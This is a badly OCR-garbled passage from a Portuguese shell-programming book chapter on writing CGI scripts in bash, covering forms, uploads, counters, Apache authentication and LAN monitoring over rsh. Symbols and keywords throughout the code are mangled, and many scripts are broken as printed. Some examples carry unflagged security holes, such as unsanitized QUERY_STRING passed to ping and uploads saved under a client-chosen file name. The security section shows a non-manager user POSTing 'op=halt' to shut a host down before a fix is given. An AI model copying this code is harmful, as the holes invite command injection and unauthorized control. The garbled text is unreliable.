interpretar o que veio antes como cabeçalho. Nos exemplos anteriores, a
seguinte linha:
content - type: ~ext/pla1 n
informa ao navegador para interpretar o que receber como texto puro.
Se o cabeçalho não possuir nenhuma linha, ou seja, colocarmos somen-
te um echo, será utilizado o default que é t ext /plain .
Para enviarmos tags html e o navegador interpretá-las, temos que utili-
zar um cabeçalho diferente.
Então vamos enviar tags html para deixar nossa saída mais bonita:
$ cat sobre.cg"i
i ! /bln/bash
ec ho "<:ontent-- typc : t<':Xt/html ..
echo
echo
echo "
<htrnl> <hêAd> <ticle> CGI scrip~ </t i t l é > </head>
<body>
<hl>J~lgutM:3 i nfortilll(FÔ(:IS sobrt:! a maqui na que o CG! está rodando :</h l>
echo " <h4>upt~rr.-t </h4 > "
echo "<pre>$ (upti me) </pre >"
echo "<h-4>unCtmc</h4>"
echo ''<pre>$ (uname -a) </p.re> "
Mate com d re l s 1 • s
echo "<h4>/proc/cpuinfo</h4>"
echo "<pre>S(cat / proc/cpuinfo)</pre>"
echo "
</body>
</html>
CGI em Shell Script 425
Um exemplo mais interessante seria como fazer um contador de acesso.
A cada execução do script o contador será incrementado, não importan-
do se é uma solicitação de reload de um mesmo endereço IP!
Isso é simples. Veja o exemplo:
$ cat contador.cgi
1 !/bin/bash
echo "content- type : text/html"
echo
echo
echo "<html> <head> <tüle> CGI script </title> </head>"
echo "<body> "
ARQ-"/tmp/page . hits "
n•"S(cat SARQ 2> /dev/nulll " I I n=O
echo S( (n=n+l)) > " SARO"
echo "
<hl>Esta página já foi visualizada : Sn vezes</hl>
<br>
</body>
</html>"
Com o que você sabe até agora, dá (ops!) para fazer vários scripts le-
gais, fazer monitoramento do sistema, de sua rede..., tudo via web.
Agora que já aprendemos o básico, queremos interagir com o usuário.
Nesse ponto nós temos um detalhe, pois o nosso script não pode usar
e entrada padrão (stdin) para receber dados e não podemos fazer um
read em um CGI, pois como nós leríamos o que o usuário digitasse no
teclado? :)
426 Programação Shell Unux
Para realizar esta interação existem duas maneiras.
1. Através da URL, utilizando o método GET , como por exemplo:
http ://localhost/cgi-bin/script . cgi?user=nobody&profissao=vaga
(veremos mais sobre o método GET adiante)
2. Utilizando um formulário html. No form podemos utilizar dois métodos.
o GET e o POST . No método GET, que é o defau/t, os campos de input
do form são concatenados à URL. Já no método POST, os inputs são
passados internamente do servidor para o script pela entrada padrão.
Método GET
Usando o método GET, o nosso script deve pegar os inputs do usuário
via uma variável de ambiente, no caso a $QUERY STRING . Tudo o que vie:
após o caractere · ? • na URL será colocado naquela variável. Os campos
de input do form são separados pelo caractere •& • e possuem a seguinte
construção: name=value .
Vamos a um exemplo de um CGI que recebe como entrada um host que
será executado no ping .
$ cat ping_get.cgi
t!/bin/bash
echo "content- type : text/ html "
echo
echo
echo "
<html> <head> <title> CGI script </ title> </head>
<body>
"
echo "<h2>Exemplo de uso do GET</h2>"
if f "SQUERY_STRING" ) ; then
echo "QUERY_STRING SQUERY_STRING"
host="$(echo SQUERY_STRING I 
sed ' s/( .*• )( .*)(i . *)/2/ ' ) "
echo "<br>"
echo "Disparando o cmd ping para o host <b>Shost</b>"
echo "<pre>"
9ing - c5 $host
echo "</pre>"
CGI em Shell Scrlpt 427
echo " Fim."
el se
fi
echo "
<f orm mcchod• "GET" act:ion •  "pi n9_9et .cgi">
<b>Entro com o nome ou IP do hosc par a o p i ng: </b>
<i nput size=-40 name=-host. value='"">
<input t.ype=hidden size=-40 name=t:esce value="nada"'>
</form>"
echo "</body>"
echo "</html'>"
Método POST
No método rosT, as opções do form não são passadas pela URL, elas são
passadas internamente do servidor para o CGI. Desse modo, com esse
método o nosso script deve ler as opções pela entrada padrão. Vamos a
um exemplo em que o CGI envia um mail para alguém através da página.
Neste caso, um pouco mais complexo, temos dois arquivos. O primeiro um
.html puro, onde construímos o form, e colocamos como opção aceion o
nosso script. A opção act ion passada no form indica qual script será cha-
mado para tratar os dados passados pelo form.
$ cat contato. html
<ht~> <hê~d> <titl é> CGI scri pt </~i tlé> </héad>
<boây>
<form method="post '' ac;:tion=" /cg i-b i n/contato. cg.t">
Nome :<br>
<input type=" text" name="name,. maxlength=-"50" size=-"30">
<p>
E-mail : <br >
<input ty-pe• "text" name• "(
1ddress " maxlenqt h• "SO" size• ''30">
<p>
Selecione o assunto:
<select name="subject">
<option valuee "none" >- - - --- --------- - ---- -----
<option value• ''venda"> I nformaçõe:s ~ob.re. produto
<opti oh value• ''supol:" te" >Supo:rte técni co
<opt.ion vAlue=''web">Probl etna no sit.e
</sél êct>
<p>
sua mensagem: <br>
~1atcria com d r bs auto a.~s
428 Programação Shell Linux
<textarea name="rr.essac;e" wrap•"physical " rows-"'6"' cols="50">
</textarea>
<p>
<input type="submit " value•"Enviar Mensagem''>
<input.. t.ype="reset" value•..Limpar">
</form>
</body>
</html>
Agora o nosso script lê da entrada padrão e faz o tratamento necessá-
rio. Note que, para enviar o mail, podemos utilizar qualquer programa de
mail , por ex., o mail sendmail...
$ cat contato.cgi
~! /bin/bash
meu_mail "user@localhost .com . br"
echo "content- type : text/html "
echo
echo
echo "<html> <head> <title> CGl script </t~tle> </head>"
echo "<body>"
VAR•S(sed -n ' lp ' )
echo "SVAR"
nome•S(echo SVAR I 
sed ' s/(name=)( . •)(&address•.' )/2/ ; s/+/ /g ' )
mail•S(echo SVAR I 
sed ' s/( . '&address•)( .' )(&subject• .· )/2/ ; s/~0/@/ ' )
subj•S(echo SVAR 
sed ' s/( .•&subject•)(.• )(&message• .• )/2/ ' )
text•S(echo $VAR 1 sed ' s/ .• &message•// ' )
echo "<br>
<br><b>Nome :</b> $nome
<br><b>mail :</b> Smail
<br><b>Subject :</b> Ssubj
<br><b>~1essage : </b> Stext.
<br>"
mail -s "Mail from CGI " "Sn'eu mail " < S(echo -e "
Nome : $nome
mail : Smail
Subject : $subj
Message : $text")
echo "</body>"
echo "</html>"
CGI em Shell Script 429
Não esqueça que caracteres especiais como <TAB>, <ENTER>,
<espaço>, +, &, @•• • ,serão codificados para ser possível sua
transmissão entre o navegador e o servidor.
Quando o seu servidor web envia os dados do FORM para o seu CGI,
ele faz um encode dos dados recebidos. Caracteres alfanuméricos são en-
viados normalmente, espaços são convertidos para o sinal de mais (+) ,
outros caracteres como tab, aspas são convertidos para o/oHH, onde HH
são dois dígitos hexadecimais representando o código ASCII do caractere.
Esse processo é chamado de URL encoding.
Tabela para os caracteres mais comuns:
~ Caractere URL Encoded
r ~ (tab) %09
, -
n (return) %OA
I %2F
•· - %7E
: %3A
-
; %38
@ %40
& %26
Aqui vão dois links para fazer e desfazer essa conversão.
http://www.shelldorado.com/scripts/cmds/urlencode
http://www.shelldorado.com/scripts/cmds/urldecode
Upload
Agora que já sabemos utilizaros métodos GET e rosT vamos a um exemplo
um pouco diferente. Vamos supor que precisamos fazer um CGI que per-
mita ao usuário fazer um upload de um arquivo para o servidor. Aqui utiliza-
430 Programação Shell linux
mos um form um pouco diferente. Falamos para o form utilizar um tipo de
codificação diferente, no caso enctype="mult:ipart/form- data ". Criamos
um html normalmente e como opção do action colocamos o nosso script.
$ cat upload.html
<html>
<body>
<form enctype~"mult:ipart/form-dat:a "
action="/cgi-bin/upload .cgi " method="post.">
Enviar arquivo : <input name="useríile" size•"30 "
typea"file">
<BR><SR>
<input type="submit" valuee"Envia" name="Envia ">
</form>
</body>
</html>
O nosso script é quase igual a um POST normal. A principal diferença é
que a entrada para o script não vem em uma única linha, e sim em várias.
Quem faz isso é o enctype="multipart/form-data". Vem inclusive o con-
teúdo do arquivo via POST ! Então pegamos tudo da entrada padrão. Note
que junto com entrada vêm otras cositas más =8) Vamos a um exemplo:
$ cat upload.cgi
ij!/bin/bash
echo "cont:ent:-t:ype: text/html "
echo
echo
echo "<ht:ml> <head> <title> CGl script </title> </head>"
echo "<body><pre>n
# descomente se quiser ver as variaveis de ambiente
!export
~ ele separa as varias partes do roru1 usando
um limite (boundary) que eh diferente a
# cada execucao . Este limite vem na variave1
! de ambiente CONTENT_TYPE algo mais ou menos assim
i CONTENT_TYPE="multipart/form-data ; boundary• --------------
1086400738455992438608787998"
! Aqui pegamos este limite
boundary•S(export I sed ' /CONTENT_TYPE/!d; s/' . 'dary=//; s/ . $// ' )
fecho
fecho "boundary = $boundary"
i pegamos toda a entrada do POST e col ocamos e1
n VhR
VAR•S(s~d -n ' l ,$p ' )
tt irnpri mi mos o que ve1n no i nput
ccho "$VAR"'
echo -e 'nn'
CGI em Shell Script 431
echo ":===========-·===-== F
'lM =-======================·======"
echo - e ' nn'
j peqamos o nome do arquivo quê foi fêieo o upload
FILENINE~* (echo " SVIR" I 
sed -n ' 2!d: s/( . *óilen arne; " )  ( . *)  " . *$/2/; p')
~ pegamos somente o conteudo do arquivo do 1.1pload
FILE;Hecho "SVIIR" I sed - n "1,/Sboundacy/p" I se<l ' l,M;Sd ' )
ccho " ~fome do t1tquivo : .$FILENAHE"
echo
@ inp rimi mos no btowscr o cont.eudo do .arquivo
echo '' SFI L E"
j r ed.i. reci onamos o contcudo do arquivo pa.ra
# um arquivo local no server u pload feieo ; )
~cho " $ F I LE" J 3ecl '$cl' > "/tmp/SF!!.EN.liJI!E"
ec ho " <f!ne></body:></ html>"
CheckBox
Para relaxar, um exemplo mais simples: vamos fazer um checkBox. Pri-
meiro, criamos uma página html com o form para checkbox normalmente.
Vamos utilizar o método I'OST no exemplo.
$ cat checkbox.html
<ht ml><head><t itle>distro</title></bead>
<boây>
< foz::m <tction="/c9J.- bi n /ch cckb ox . cgi" method=" POS1"">
<h3>Quais dest as d ist t:o voce gosta ?<lh3>
<input t.j--pe=" cheel~box'' name="debian.. value=l> Dtlbian<br>
<i nput type:=="checkbox" name;" tedhat"' value;;; l > Redfla"t.<br>
<ir.put: t.ype=''checkho>:" name="conectiva" valu.e= l> Conect J.v~<br>
<i nput type•"checkbox" name• "mandrake" value•l > Nandrake<br>
< i nput type="submit" value="Enviat">
</form>
</body>
</html >
Mate com d re l s 1 • s
432 Programação Shell Linux
Pegamos as entradas do form na entrada padrão. Eles são separados
por & • Todas as opções que o usuário selecionar virão no rosT. Ah, não
se esqueça. name=value . Um exemplo de entrada que receberemos:
debian·l~conectiva•l
Assim, sabemos que o usuário escolheu essas duas opções. Basta fazer
o script.
$ cat checkbox .cgi
1!/bin/bash
echo "content-type : text/plain "
echo
VAR•S(sed -o lp)
echo "SVAR"
echo
( "$lAR" I li ( echo "voce nao gos:a de nada"; exlt; J
echo "Vore gosta de :"
echo
IFS•"&
"
for i in echo "SVAR" ·
do
echo " Slecho Si I cut -d• -fl) "
done
Radio Buttons
Outro exemplo é o Radio Buttons. Também utilizaremos o método rosT
aqui. Criamos um HTML normalmente.
$ cat radiobuttons.html
<html><head><title>distro</title></head>
<body>
<form action•"/cgi-bin/radiobuttons .cgi " method•"POST">
<h3>Qual sua distro predileta ?</h3>
<input type•"radio" name•"distro" value•Oebian> Debian<br>
<input type•,. radio.. name=''distro" value•RedHat> RedHat<br>
<input type "radio" name="distro" value Conectiva> Conectiva<br>
<input type "radio" name="distro" value•Mandrake> Mandrake<br>
<input type "radio" name=..dist.ro" value•none> Nenhuma destas<br>
<input type•"submit" value•"Enviar "">
</form>
</body>
</html>
CGI em Shell Script 433
O que será enviado pelo POST é a entrada escolhida. Como é Radio
Buttons, somente uma opção é aceita, assim temos a entrada: name=value,
onde name é a variável distro e value é a opção escolhida pelo usuário.
Um exemplo é:
distro=Debian
$ cat radiobuttons.cgi
W!/bin/bash
echo "content-type : text/html"
echo
VAR•$(seà -n lpl
echo "SVAR <br>"
echo " <br>"
{ "$VAR" ] I I l echo "voce nao gosta de nada";exü;
echo "Sua distro predileta eh : <b>$(echo SVAR I cut -d= - f2)</b>"
Contador de acesso genérico
Um dos primeiros exemplos que vimos foi como fazer um contador de aces-
so contador .cgi. Aquela implementação tem um problema de concorrên-
cia. Se a página tiver dois acessos 'simultâneos' ela pode deixar de conta-
bilizar um acesso. Vamos imaginar que temos dois acessos à página 'ao
mesmo tempo'. O fluxo de execução do CGI do primeiro acesso executa as
seguintes linhas:
ARQ="/tmp/page . hits"
n="S(cat SARQ 2> /dev/null) " I 1 n•O
O kerne/ interrompe a execução do CGI nesse momento e começa a exe-
cutar o CGI do segundo acesso à página. O segundo CGI é todo executado;
assim, ele leu o valor que tinha no arquivo /tmp/page .hits, somou 1 e
sobrescreveu o arquivo com o novo valor. Agora o kemel volta a executar o
primeiro CGI de onde parou. Seguindo nosso algoritmo, o CGI já tem o valor
antigo do arqu!vo na variável n, assim ele vai para a próxima instrução:
echo $ ( (n=n+l)) > "$!RQ"
Sobrescreveu o antigo valor. Note: como ele foi interrompido antes da
segunda execução do CGI, ele estava com o valor antigo em n . Nosso
contador perdeu um acesso.
434 Programação Shell Linux
Para arrumar esse problema, vamos aproveitar e incluir um novo tópico aqui.
SSI - Server Side lncludes
SSI são diretivas que colocamos em uma página html pura para que o ser-
vidor avalie quando a página for acessada. Assim podemos adicionar con-
teúdo dinâmico á página sem precisarmos escrevê-la toda em CGI. Para
isso basta configurar o seu Apache corretamente. Quem fornece essa op-
ção é o módulo includes (mod includel , simplesmente descomentamos
a linha que carrega esse módulo:
LoadModule includes_module /usr/lib/apache/1 .3/mod_include.so
Existem duas maneiras de configurá-lo:
1. Através da extensão do arquivo, normalmente .shtml
2. Através da opção XBitHack. Esta opção testa se o arquivo html
( . htmll requisitado, tem o bit de execução ligado, se tiver ele exe-
cutará o que estiver usando as suas diretivas.Acrescente a seguinte
linha em seu httpd.conf.
XBitHack on
Em ambos os casos o arquivo html precisa ser executável.
Este tópico está muito bem documentado nos seguintes endereços:
http://httpd.apache.org/docs/howto/ssi.htmI
http://httpd.apache.org/docs/mod/mod_include.html
Contador
Para resolver o problema de concorrência vamos utilizar um named pipe.
Criamos o seguinte script, que será o daemon que receberá todos os pe-
didos para incrementar o contador. Note que ele vai ser usado por qualquer
página no nosso site que precise de um contador.
$ cat daemon_contador .eh
1!/bin/bash
PIPE•"/tmp/pipe_contador" 1 arquivo named pipe
f dir onde serao colocados os arquivos contadores
I de cada pagina
DIR•"/var twww/contador••
( -p "SPIPE" ] 11 mkHfo "SP•PE"
while :
do
for URL in $(cat < SPIPE); do
rtLE=''$DIR/$ (echo SURL I sed ' s .. •t .. ' )"
CGI em Shell Scrípt 435
~ quando rodar como daemon comente a proxima linha
echo "arquivo ~ SFILE"
n• "S(cat snu: 2> dev nulll • n•O
echo S((n•n•l)) > "SFILE"
done
done
Como só esse script altera os arquivos, não existe problema de concor-
rência.
Esse script será um daemon, isto é, rodará em background. Quando uma
página sofrer um acesso, ela escreverá a sua URL no arquivo de pipe.
Para torná-lo um daemon execute-o em background, assim:
$ nohup daemon_contador .sh &
e em seguida dê exit na sua seção. O processo que estava
associado ao terminal ficará sem pai e será adotado pelo
in:.t .
Para testar, execute este comando:
$ echo "teste_pagina .html " > /tmp/pipe_contador
Em cada página que quisermos adicionar o contador acrescentamos a
seguinte linha:
<!--texec cmd~ "echo SREOUEST_uR: > trrp/pipe_contador"-->
436 Programação Shell Linux
Note que a variável $ REQUEST_URI contém o nome do arquivo que o na-
vegador requisitou.
Se você ainda não entendeu, tem grande chance de ser devido a não ter
compreendido o mecanismo de funcionamento dos named-pipes. Isto está
mais esmiuçado no capítulo 8 deste livro. Confira!
Segurança
Introdução e Configuração
Este é um tópico importante quando falamos sobre CGis, principalmente
os que têm algum tipo de interação com o usuário. Mas para aumen-
tar um pouco a segurança de nossos CGis, podemos utilizar a opção
JccessrileName do Apache. Ela nos permite especificar quais usuários
terão acesso a um determinado diretório. Por exemplo, podemos espe-
cificar quais usuários terão acesso aos scripts em http:/1/ocalhostlcgi-bin/
controle/
Primeiro vamos configurar o Apache. Procure e, se for o caso, desce-
mente a seguinte linha em seu httpd . conf :
.~ccessFi leNarr..e . htaccess
Essa opção define para o Apache o nome do arquivo que terá as
informações sobre o controle de acesso de cada diretório. Procure e,
se for o caso, descomente as seguintes linhas para não deixar nenhum
usuário baixar nossos arquivos de controle de acesso e de usuários e
senhas.
<Fil es - "A .ht ">
Orcler allow,deny
Deny ftom all
</f'i les>
Este próximo passo é necessário porque normalmente a opção
JUlo"'ovee riáe de.Eaul t é None . Assim, para cada diretório que você dese-
ja ter esse controle, adicione as seguintes linhas em seu httpd . conf:
<Directory /di.reto.rio/que/tera/htaccess/>
J>.ll oWOvertide i>.uthCon/ig
</ Directory>
Mate com d re l s 1 • s
CGI em Shell Script 437
Agora que temos o nosso Apache configurado, vamos configurar o nos-
so .htaccess . Este arquivo tem a seguinte estrutura:
AuthName "Acesso Restrito"
AuthType Basic
AuthUserFile /PATH/TO/ .hcpasswd
require valid-user
Onde:
AuthName
AuthType
AuthUserFile
require valid- user
- mensagem que irá aparecer quando pedir o
username e passwd;
- normalmente é Basic;
- o PATH para o arquivo que contém a lista de
usuário e senha válido;
- especifica que somente usuários válidos terão
acesso.
Vamos a um exemplo. Vamos supor que queremos proteger o acesso ao
diretório /usr/lib/cgi- bin/controle. Configuramos o httpd .conf como
descrito acima. Depois criamos o seguinte arquivo nesse diretório.
AuthName 11
Acesso Restrit011
AuthType Basic
AuthUserFile /usr/lib/cgi -bin/controle/ .htpasswd
require valid-user
Feito isso, criamos o nosso arquivo com os usuários válidos. Importante:
os usuários que vamos criar não precisam existir na máquina, isto é, não
têm nenhuma relação com o arquivo /etc/pass,~d . Para criar o arquivo
utilizamos o comando:
$ h tpasswd -m -c ./. htpasswd user
Após criarmos e adicionarmos o primeiro usuário, basta tirar a opção -c
do comando para adicionar novos usuários no mesmo arquivo. Exemplo:
$ htpasswd -m ./. htpasswd outro_user
438 Programação Shell Unux
Obs.: a cada execução do comando aparecerá um prompt pedindo para definir
uma senha para o usuário. A opção -m serve para utilizar o algoritmo MOS
modificado pelo Apache. Mais detalhes: man htpasswd
Tá, e daí? Onde está o CGI em Shell?
Calma, isso que vimos é Apache puro. Mas agora vem o pulo do gato
: 1 Vamos continuar nosso exemplo. Crie o seguinte arquivo e coloque
em /usr/lib/cgi-bin/controle
$ cat set.cgi
t!/bin/bash
echo "content- type : text/plain "
echo
set
Depois acesse http://localhostlcgi-binlcontrolelset.cgi. Se tudo ocorreu
bem, aparecerá uma tela pedindo usuário e senha. Entre com um usuário
e senha que você cadastrou em ./h~:passwd . Serão mostradas todas as
variáveis de ambiente. Dê uma olhada na variável REMOTE usER. É o nome
do usuário que fez o login. Agora podemos ter CGis onde só determinados
usuários podem acessar e, dentre esses usuários, só alguns terão acesso
a certas opções do script, etc.
Um exemplo: vamos imaginar que só determinados usuários têm acesso
ao CGI de controle sobre a máquina. Então configuramos o Apache, cria-
mos o .htaccess e cadastramos os usuários válidos em .htpasswct, isso
no diretório /usr/lib/cgi-bin/controle
Criamos o nosso script de controle:
$ cat controle.cgi
i!/bin/bash
echo "content-type: text/htcml ''
echo
echo "<html><head><title>Controle</title></head>"
echo "<body>"
echo "Voce esta legado como usuario : <b>SREMOTE_USER</b><br>"
echo "<form action="/cgi-bin/controle/controle_post.cgi"
method= "POST">"
echo "<h3>Qual destas operações voce deseja executar ?</h3>''
CGI em Shell Script 439
[ "$REHOTE_USER" = "9erente" I && {
echo "<ínput cype=radío name=op value=halt> Oesli9ar máquina<br>"
echo "<input type• radio name=op value=reboot> Reinicializar<br> ";
echo "
<input typearadio name=op value=w> Ver quem esta lo9ado<br>
<input type=radio name•op value• df> Ver uso do disco<br>
<input type=submit value=Enviar>
</form>
</body>
</html>"
Ok, especificamos que somente o usuário gerente terá acesso às op-
ções de halt e reboot. Criamos o scrípt que tratará este ínput.
$ cat controle_post.cgi
§!/bin/bash
echo "cont:enc- type : text/ html"
echo
echo "<html><head><t i tle>Controle</title></head> "
echo "<body>"
echo "Voce esta l ogado como usuario : <b>$REMOTE_USER</b><br>"
op=$(sed ' / . / s/' op• // ' )
case "Sop"
in
esac
"hal t "
echo "desl igando a maquina
"reboot"
" w"
echo "reinicializando a maquina
; ;
echo "Usuários logaào :"
echo "<pre>S(who)</pre>"
"df" )
.)
echo "Di sco"
echo "<pre>$(df -Th)</ pre>"
i ;
echo "opcao invalida</ body></ html>"
exi c
echo "</body></ html>"
440 Programação Shell Linux
Bom, tudo tranquilo. Script sem problemas? NÃO!
Pois, se algum usuário olhar o código HTML da página http://loca/host/
cgi-binlcontrole/controle.cgi, ele verá os inputs do form. Assim, ele sabe
que o que é enviado pelo POST no nosso exemplo é op=xx . Ele não enxer-
gará as opções halt e reboot, mas ele perceberá que são comandos e que
o CGI é para executar alguma instrução sobre a máquina. Então se fizemos
o seguinte comando:
$ echo "op=halt" 1 lynx -dlllllp -post-data 
> -auth=user:senha http: //localhost/ cgi-bin/
> controle/controle_post . cgi
No user:senha, coloque um user e senha válido, mas use um user dife-
rente de gerente.
Note que estamos indo direto à segunda página controle_po::.t .cgi. O
lynx, para quem não sabe, é um navegador modo texto. No exemplo, ele
está enviando os dados que recebeu da entrada padrão via o método POST
para aquela URL.
Como no script controle_post .cgi não existe nenhum controle de usuá-
rio, o nosso usuário, que no caso é diferente de gerente, conseguiu desligar
a nossa máquina. :c
Então vamos arrumar:
$ cat controle_post .egi
1! /bln/bash
eeho "content-type: text/html"
echo
eeho "<html><head><title>Controle</title></head>"
echo "<body>"
echo "Voce es1:a logado co:no uscario : <b>SREM07E_USE:R</b><br>"
op•S(sed ' / ./s/"op•// ' 1
case "Sop"
in
"halt" 1
[ "SREMOTE_USER" "gerente" ) && ( echo "opcao invalida "
set » "/tmp/CGI halt_SRE:MOTE_!DDR"
echo "</body></ht:nl>"; exlt; J
echo "desligando a maquina . .. "
CGI em Shell Script 441
"reboot "
( " $ f.Bl"101'€._US~R" ! ""' " 9erent~" ] && { echo "opca.o inva.l l da"
s~t >> "/t tnp/CG!_reboot_$RBHO·rE_J..DDR" :
éSI;C:
"'1 "
echo ..</body></html>"; exi t; i
echo "xeinicializando .a maquina . . . "
echo nu!5uàrios logado: ..
ec;ho "<pr:e>$ (-;..;ho) < / p t.e> "
"df" )
' )
echo ... OJ.sco"
echo "<pr e >$(d f -Th}</pr•> "
echo "opca.o i nvalida</body></hcrnl >"
exit
echo "</body>< /html>"
Moral da história: quando utilizar interação com o usuário tem que testar
tudo! Teste, teste, teste. Verifique as opções, variáveis, etc.
LAN
Exemplo prático: vamos monitorar os hosts de nossa LAN. Saber quais
estão ativos, quais não respondem e informações sobre um determinado
host. Este fonte é apenas uma estrutura básica, mas serve para se ter uma
ideia do quão poderoso pode ficar um CGI em She/1. Crie os seguintes ar-
quivos em lusrlliblcgi-binllan
$ cat lan.cgi
!i !/bin/bash
echo "content-type : t ext/html "
echo
echo "<html>"
ec ho "<head>"
echo "<ti t le>l·1onitoramento da .LAJ
,I</t.it J.e>"
i Oescomente as 2 linhas se quiser aut.o ref resh
fecho "'<meta http- e quiq- "refresh " 
tcont.~nt• " lO ; url../cgi-bin/lan/l lln .cgi  ">"
Mate com d re l s 1 • s
442 Programação Shell Linux
echo ..</head>"
echo "
<body bgcolor=~~ite>
<div align=right>llsuario: <b>$REMO'rE_USO:R</b></div>
<cencer><h2>Máquinas da LAN</h2>
<form method= "post" action= "lan_inf.o .cgi">
<table widthborder=O cellpAdd.i.ng=2>'"
j drquivo contendo o nome dos host a monitorar
f'It.E_hosc="host"
maxcol=4
numcol=l
for host in $ (cat "$FILB_ host.. I sort -9 -tl -k2 )
do
clone
$numcol = 1 ] && echo "<tr>"
# depedendo da versao do ping exLste
fi a opcao -w1 que especifica quantos
H segundo o ping deve espexar por
H resposta . coloque -wl para agi l izar
H o tempo de resposta
pi ng - cl "$host" > /dev/null 2>&1
if [ $? - eq O );the n
echo "<td align="cente r">&nbsp; &nbsp; &nbsp: 
<img src•  " /icons/penguin_on.jpg" 
alt•  "$host OK" border• O></a></td>"
~cho "<td><input type~rddio na~~ho~t
valué="$host"><br>$host:</&d>"
é l if [ S? - eq 1 J ; then
echo "<td align= "center">&nbsp: &nbsp:&nbsp;
<img src="/icons/penguin_otf . jpg" 
a lt="Sem reposta de $host" 
border=O></a></td>"
echo ..<td><br>$ host </td> ••
e l if [ $? -eq 2 l ;th en
fi
echo " <td a lign="çenter">&n.bsp; &nbsp; &nbsp; 
<img src="I icons/penguin_off . j pg"
alt ="$host. nao existe" border=O></a></td>"'
echo "<td><br>Shost</td>"
$numcol = 4 J && { echo "</tr>'"; numcol=li ~ 
I I numcol=$ ( !SnumcoHl) )
echo
<lt<1.bl e><br>
~1atcria com d r bs auto a.~s
CGI em Shell Scrlpt 443
<input type:submit name="botao"
value•"i nfo"> &nbsp; &
nbsp; &nb::~p;
<i nput type•submit name•"botao"
valuc•  "pr oces!JO$"> &nbsp; &nbsp; &nbsp;
</form>
</cent.e.r>
</body></html>"
A seguir, o script que receberá os pedidos da página principal. Para bus-
car informações nos outros hosts estou utilizando um rsh. Você também
pode utilizar ssh, é só trocar.
$ c a t lan_i nfo .cgi
11 ! / b i n /bash
echo "content-type : text/html "
echo
echo "<html>
<head>
<title>11onitorame nto da LAN</title></head>
<body bgcolor =white>
<diV aliqn=right>Usu.!rio : <b >$REJ10TE_USSR</b></div>"
VAR•${sed -n 'lp' )
hos-o=S {echo "SVAR" I sed 's/'host={ .')& . *H1/' )
bot ao=S(echo "SVAR" 1 c ut - d = - f3)
"$host " -d "$bo t dO"] 11
( echo ''Opcao invalida</bod y></html> ., ;e;.:it;
if 1 "Sbotao" = " info" ]
then
lp=S(pin(] - cl "Shost " 2> /dev/nuli 1
sed - n ' /'ii>ING/(s/' . '(( ( 0-9 . ]+)) :. *S/l/;p; ) ')
echo " <cent er><h2>In fo.rma.coe~ da maqui na : 
<i>$host</i></h2></center> ~
echo " <s~rong>N'one : </st rong> $host<br>"
echo ••<strong>IP: </strong>
ecbo •'<br>''
$i p<br>••
saida•S {.rsh ..Shost" cat /proc/ver.s ion)
( "$ '?" - eq "O" ) && echo "<strong>Si s t ema Operacional</
scrong><pre>$saida</pre> "
s~idae ${ rsh "$host" up t im~)
( " $?" -eq "O" ) &&
~1atcria com d r bs auto a.~s
444 Programação Shell Linux
echo ..<st rong>tlptuue<I s t rong><pre>$saida</p:ce>"
saidao$ ( rsh "Shost" c at / proc/cpuinío)
[ ".$?"' -eq " O" } &
& echo ..<stronq>
rnfoz:macoes ela C PU</.strong><pre>$sa~da</pre> "
saidaoS ( rsh "Shost• frce - ok)
( .. $?•' - eq '' O'" } && t:cho ..<st.ron<;> 
I nfo;:macocs de t.Scmoz: ic.l</stz::onq><p r e>$saidu</pre>"
mem;$ ( rsh $host cat / p t:oc/memi nfo}
per:ce:-: t = e cho " $mem•• I s ed - n ' 2p '
• wk ' lprintf (" ld " ,$3•!00/$2)} '
used~$ ( e cho "Spercent"2 " I bc)
free•$ (ec ho ~ zoo-spercent'z · 1 bc)
echo ·•
<t.abl e border •O cellspacin950 cel l padding•2>
<t.r>
<~d>< font. size="3 '">0<: </font></t:d>
<c.d ,align=center t.:id th.:Sused bqc olor=r ed">
<f one. size=-"3" colot =-
..:hit.~>$pe:ccenc. </font.></td>
<t.d 'lidth-$f.rce bgcolo.t=yz:cc n><font sizc==- " 3  ">
&nbsp; <I font>< /td>
<td><font. size=" 3 '' >100o:</font></td >
</tr >
<ltable>"
echo ''<br><br><stxong>Detalhes :</strong>"
echo ·•<pre>$ (echo "$mem'' I sed '1. Jd ' ) ..
echo ''<br><b.r></pr..e>"
echo ''<strong>Int ormacoes de Disco</str ong><br>''
echo " Discos SCSI <br>"
echo ''<pre>$ o:sh '' $host .. cu;. /proc/scsi/ scsi
2> /dev/null)</pre>"
êcho ,,Oi :-sCO$ 1DE: <br> ''
for i in a b c d
do
done
'['E1
·1?=$ (.r.sh " $h ost" "tes~: - T,.
 " / pcoc/.Lde/ hd$i" &6. ~cho ~im'' )
[ " $TEJ1P" ~ " s1m" I H 
echo - n "hdla : $(rsh "Shost" 
eat "/proe/ide/hd$1/ (media,rnodel l "
sed ' N;s/n/ /')<bx>..
echo ''<b z:>Par ticocs d os Discos "
echo ''<p.re>$ (rsh "$host•• cat. /proc/parcitions) </p.re> ••
Mate • com d rell s IM s
echo "<pre>S(rsh "Shost" df -Th)</pre>"
echo "<strong><i>swap</i></strong><pre>
$(rsh "Shost " cat /proc/swaps)</pre>"
elif I "$botao" = "processos" ) ; then
saida=S(rsh "Shost " ps aux)
( ''$?'' -eq ''0'' J && echo ''<strong>
Informacoes sobre os processos da 
CGJem Shell Script 445
maquina : <i>$host</i></strong><pre>$saida</pre>"
fi
echo "</body></html>"
Você precisa baixar essas duas imagens utilizadas para mostrar se os
hosts estão respondendo ou não.
Livro de assinaturas
E para finalizar, aqui vai um script que faz um livro de assinaturas. Este
programa pode ser considerado como uma pós-graduação em Shell. Mais
uma vez obrigado Thobias!
$ cat visitas . cgi
11 !/bin/bash
11
11 Livro de Visitas
i Thobias Salazar Trevisan
i
11 atualizações :
I 25/03/2004 - Primeira versão
*
*
#1111111!11#,#N~*i111111wf####i#ii11wwflliiiit1111iwlliifi 411i wiwllititiiiiflfl
I
Ui CONFIGS
N
f arquivo que conterá todas as mensagens do livro
I quando criar este arquivo é necessário que ele tenha pelo menos
i um caractere para podermos utilizar ' sed lr arquivo ' , então
f use 'echo > Sarq_visita '
arq_visita=' /tmp/visitas_meu_site . html '
f
f arquivo temporário para guardar a mensagem vinda do ?OST
temp_!ile= ' /tmp/visicas_post .txt '
11
446 Programação Shell Linux
8 diretório para cria r arquivos t empo rários
temp_dir• '/tmp '
11
i di~ccõrio utilizado como loc k pelo scri pc
é podemos uci l i z.:1r está abordag0m por sabermos que a
# criação de um diretório é atômica
di r_lock= ' /unp/loc k_cli retorio_li vro_de_visitas '
M
# t itulo d a página
t itulo= 'Livco d e Visitas '
i!
i cores da página
